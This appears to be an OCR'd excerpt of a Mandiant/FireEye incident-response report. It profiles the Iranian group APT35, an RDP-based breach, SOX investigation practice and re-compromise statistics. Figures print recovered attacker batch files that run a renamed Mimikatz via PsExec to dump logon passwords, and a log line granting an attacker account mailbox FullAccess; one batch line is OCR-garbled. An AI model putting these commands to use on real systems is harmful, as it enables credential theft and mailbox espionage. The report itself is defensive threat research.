
APT35 – December 15, 2017
FireEye has identified APT35 operations dating back to 2014. FireEye assesses with moderate confidence that APT35, also known as the Newscaster Team, is an Iranian government-sponsored cyber espionage threat actor that conducts long-term, resource-intensive operations to collect strategic intelligence. APT35 typically targets U.S. and the Middle Eastern military, diplomatic and government personnel, organizations in the media, energy and defense industrial base (DIB), and engineering, business services and telecommunications sectors.

APT35 has historically used marginally sophisticated tools (Fig. 3) including publicly available web shells and penetration testing tools. Their complex social engineering campaigns, however, employ fake social media personas with convincing backgrounds that include supporting details and links to real persons and organizations. Many of the fake personas utilized by APT35 claimed to be part of news organizations, which led to APT35 being known as the Newscaster Team. The effort required to establish these networks and online front organizations suggests the group is well resourced.


More recent operations suggest that APT35 has expanded both the scope of its targeting and its employed toolset. From August 2016 to August 2017, APT35 engaged in multiple operations against a broad range of victims, including those in the following sectors:

- Telecommunications
- Business services
- Energy
- Construction and engineering
- Government
- Defense
- Media

Figure 3. APT35 TTPs in relation to the attack life cycle.



IRAN STATE-SPONSORED ESPIONAGE



Throughout 2017, Mandiant observed a significant increase in the number of cyber attacks originating from Iran-sponsored threat actors. While they have captured notoriety over the past year, especially for their destructive attacks, much of their espionage activity has gone unnoticed. Their list of victims currently spans nearly every industry sector and extends well beyond regional conflicts in the Middle East.

For some time, these threat actors were primarily a nuisance consisting of a loose collective of patriotic hackers who conducted web defacements, distributed denial of service (DDoS) campaigns, and occasional destructive malware attacks. Since 2010, post-Stuxnet, Iran has increased its cyber espionage capabilities and is now operating at a pace and scale consistent with other nation-state sponsored APT groups.


Iran-sponsored threat actors have compromised a variety of organizations, but recently they have expanded their efforts in a way that previously seemed beyond their grasp. Today they leverage strategic web compromises (SWC) to ensnare more victims, and concurrently maintain persistence across multiple organizations for months and sometimes years. Rather than relying on publicly available malware and utilities, they develop and deploy custom malware. When they are not carrying out destructive attacks against their targets, they are conducting espionage and stealing data like professionals.

CASE STUDY: APT35

In early 2017, Mandiant responded to an incident involving APT35 targeting an energy company. The attacker used a spear-phishing email containing a link to a fake resume hosted on a legitimate website that had been compromised. The resume contained the PUPYRAT backdoor, which communicated with known APT35 infrastructure. APT35 also installed BROKEYOLK, a custom backdoor, to maintain persistence on the compromised host, then proceeded to log in directly to the VPN using the credentials of the compromised user.

Once connected to the VPN, APT35 focused on stealing domain credentials from a Microsoft Active Directory Domain Controller to allow them to authenticate to the single-factor VPN and Office365 instance. The attacker did not deploy additional backdoors to the environment.

During the analysis of a compromised domain controller, Mandiant identified batch files (Fig. 4) that were used to steal credentials and hide attacker activity by performing the following actions:



1. Copied a modified variant of Mimikatz to the remote system.
2. Executed Microsoft's Sysinternal's PsExec utility to deploy and execute a Windows batch file containing commands to execute the Mimikatz variant on each target system.
3. Copied the contents of the Mimikatz output to a local file, named after the remote system.
4. Deleted the modified variant of Mimikatz from the remote system.

Figure 4. Contents of recovered batch files.

Contents of "run.bat"

```
Copy MsMpEng.exe \\%1\C$\windows\temp\MsMpEng.exe
PsExec.exe \\%1 -s -c m.bat -accepteula
Move  \\%1\C$\Windows\temp\temp.dat %1.txt
del Error! Hyperlink reference not valid.
```

Contents of "m.bat"

```
C:\windows\MsMpEng.exe privilege::debug sekurlsa::logonPasswords exit > C:\windows\temp\temp.dat
```

While the credential harvesting technique was not sophisticated, it was effective. Mandiant's analysis indicated the attacker successfully harvested credentials from more than 500 systems within the environment using this technique.

While having access to the organization's environment, the attacker targeted data related to entities in the Middle East. Mandiant has previously observed targeted attackers stealing email, but few threat actors have been as successful at this as APT35. Additionally, the attacker's methodology for accessing and stealing email from a victim organization is adapted to accommodate cloud migration trends as companies move to off-premises email solutions such as Office 365.

Forensic analysis revealed the attacker leveraged Microsoft Exchange Client Access cmdlets to modify permissions on target mailboxes. A cmdlet is a lightweight Windows PowerShell command. Exchange has several Client Access cmdlets that are used legitimately by Exchange administrators for routine tasks and maintenance.

Mandiant observed that the attacker had granted compromised accounts read access to hundreds of mailboxes with the "Add-MailboxPermission" cmdlet (Fig. 5).

Following the assignment of mailbox permissions, the attacker authenticated to the victim organization's Outlook Web Access (OWA) portal to access targeted inboxes. By assigning these permissions to a single account, the attacker was able to read, access and steal hundreds of emails in a single view. Additionally, it allowed the attacker to blend into normal day-to-day activities of users accessing their email through the OWA portal, and did not require them to install any additional malware into the environment. Ultimately, APT35 had used access to hundreds of mailboxes to read email communications and steal data related to Middle East organizations, which later became victims of destructive attacks.

Figure 5. Example of attacker adding "read" access to target mailbox.

```
2018-01-01 01:02:34 EXCHANGESERVER 7872 w3wp#MSExchangePowerShellFrontEndAppPool 68   COMPROMISED_
ACCOUNT    TRUE ManagementShell Add-MailboxPermission -User <AttackerControlledAccount> -AccessRights
("FullAccess") -InheritanceType "All"
```

THE RISKS OF EXPOSING RDP TO THE WORLD

A case study

A large company in Asia was recently the latest in a long line of organizations to be compromised because Remote Desktop Protocol (RDP) is accessible from the Internet.

The breach was identified through the discovery of an unauthorized database administrator account on a billing database server. The company's internal investigation uncovered unauthorized Remote Desktop Protocol (RDP) logons by a local administrator account to a legacy web server. The attacker then connected to and tunneled connections through an intermediary system in the client environment. From the intermediary system, the attacker was able to access a database server using a separate database administrator account. The client quickly identified and decommissioned the web server and other legacy systems and changed the password of accounts used by the attacker.

At some point during the compromise the client's antivirus software began detecting some of the attacker's password dumping tools, so the attacker added the "C:\temp\" directory, which was being used as a tool repository, to the list of directories to not be scanned by antivirus software. Configuring the antivirus software to ignore the directory "C:\temp" created a registry artifact (Fig. 6) that helped identify additional systems that had been compromised by the attacker.

Initial compromise: Mandiant identified evidence that malicious activity had gone back several years, and that the environment had been accessed by more than one attacker. Mandiant was unable to identify how the environment was first compromised due to evidence decay.

Establish foothold: The attacker moved laterally within the environment and installed a variety of backdoors, keyloggers and network traffic tunnelers, ranging from publicly available malware such as Gh0stRAT, Empire, and the China Chopper web shell, to some highly powerful and non-public malware.

Escalate privileges: The attacker leveraged credentials obtained from domain controllers and keyloggers installed on the systems of key individuals to provide access to the environment.

Internal reconnaissance: The attacker conducted internal reconnaissance using built-in tools and tools that the attacker placed in the environment. Examples of the methods used for internal reconnaissance included:

- PowerShell
- Windows Task Scheduler
- NBTScan
- TCPScan
- Non-public keyloggers
- Non-public screen recorders

Complete mission: The attacker targeted billing and customer information. Mandiant identified evidence suggesting gigabytes of sensitive customer information had been exfiltrated from the network.

This case illustrates the risk posed by having the RDP accessible from the Internet. Access to RDP is a common vector used by attackers to gain access to environments either directly from the Internet or by leveraging access they gain through a third-party.

THE IMPACT OF SOX
on Investigations

In 2017 Mandiant saw an increase in the number of incident response investigations resulting in an audit for Sarbanes–Oxley (SOX) compliance. For this reason, Mandiant recommends that investigators track systems, accounts and data relevant for financial reporting throughout an investigation. Proactively tracking SOX-related information should prevent the need to reassess systems, accounts and data in the context of SOX. It could also speed up an investigation by more quickly identifying missing information that could take time to investigate and resolve.

The following steps are commonly performed during an investigation where SOX compliance is a concern:

- Identify affected systems that stored, processed or transmitted information that could have impacted financial reporting or internal controls.
- Identify systems, applications or databases that were accessible from an affected system and could have impacted financial reporting or internal controls.
- Determine if affected applications or databases stored, processed or transmitted information that could have impacted financial reporting or internal controls.
- Identify credentials on affected systems that could have impacted financial reporting or internal controls by granting access to SOX systems, applications or databases.
- Review access and audit logs for unauthorized activity originating from affected systems or accounts within the known window of attacker activity.

To speed up the above analysis, Mandiant recommends that companies coordinate with their counsel and consider implementing audit logs and access control and segmentation prior to an investigation.

Access Control and Segmentation
An organization should establish a "SOX Network" where to the greatest extent possible, financial information and controls would solely reside. The number of systems, applications and accounts within the SOX network should be reduced to the greatest extent possible. Whenever possible, access to the SOX Network should be restricted using jump hosts to further reduce access to the SOX network and financial information. Implemented correctly, strict asset and account management and network segmentation, including the use of jump servers, could significantly improve security and reduce audit complexity.

Audit Logs from the SOX Network
Audit logs are an essential part of SOX compliance. Having a record of activity performed on systems and databases, as well as in applications subject to SOX compliance will ensure the necessary information is available to investigate a potential incident. Mandiant recommends collecting this data in a SIEM and ensuring backups are retained for the required time-period.


Prior to and at the onset of an investigation where SOX compliance may be a concern, Mandiant recommends the following actions be taken:

Asset Management
Create or audit the list of assets that store, process and transmit financial information or are responsible for controls. At a minimum the list should include the following information:

- Asset type
- Asset ID
- Role
- Hostname
- Operating system
- IP address
- Physical location
- Applications running on SOX systems
- Accounts that provide access to or are available on the asset, including:
  - Operating system accounts
  - Domain accounts
  - Application accounts
  - Database accounts

Account Management
Create a list of accounts that interact with financial information or controls, and that indirectly provide access to this information by providing access to systems or applications that interact with financial information or controls. At a minimum the list should include the following:

- Account name
- Account type
- Account permissions and access
  - Systems accessible and permissions
  - Domains accessible and permissions
  - Applications accessible and permissions
  - Databases accessible and permissions



ONCE A TARGET, Always a Target

In *2013 M-Trends*, we looked at organizations that had been targeted or re-compromised after remediating a previous attack. Our original data showed 38 percent of clients were attacked after remediation. Current data provides even stronger evidence that says organizations that have been the victim of a targeted compromise are likely to be targeted again. Based on data from the past 19 months, we found that 56 percent of all FireEye managed detection and response (MDR) customers who came out of Mandiant incident response were targeted by the same or a similarly motivated attack group. This percentage is higher than all other FireEye MDR customers. We found at least one significant attack attempt, (which we define as attacker activity that may include data theft, compromised accounts, credential harvesting, lateral movement and spear-phishing), which affects at least 43 percent of our customers.

We also found that:

49%

of customers with at least one high priority finding were successfully attacked again within one year.

86%

of the time, customers who have had more than one high priority finding have also had more than one unique attacker in their environment.

Regional Considerations

Looking at the statistics by region, we find that customers in the APAC region are twice as likely to have experienced multiple incidents from multiple attackers, compared to those in EMEA or North America. More than 91 percent of our APAC customers with at least one significant attack attempt will have attacker activity within the next year (Fig. 7). Of those customers, 82 percent will have multiple attackers identified over the life of their service (Fig. 8).

Figure 7. Customers with one significant attack attempt that receive another attack of consequence, by region.





Figure 8. Customers with significant attack attempts from multiple groups, by region.



Industry Trends

The top three industries most frequently targeted by multiple attackers are high-tech, telecommunications and education (Fig. 9).

The top three industries with the most significant attack attempts are financial, high-tech and healthcare (Fig. 10).

There is a difference between industries that have been successfully attacked by multiple threat groups versus industries that are targeted most often. Notably, the high-tech industry is both frequently targeted by multiple attackers and also sees a large number of significant attack attempts.

This trend is interesting as it highlights the industries that have to deal with multiple types of threat actors, each with potentially different missions and TTPs to defend against.

- Customers in industries such as finance and healthcare are less likely to have multiple attackers in their environment (Fig. 11).
- Industries that have historically been targeted by Chinese based groups move to the top of the "attacked by multiple groups" list.

Unfortunately, if you've been breached, our statistics show that you are much more likely to be attacked and suffer another breach. Our data shows that if you have not taken steps to enhance your security posture, you are taking a significant risk.

Figure 9. Customer targeted by multiple threat groups, by industry.

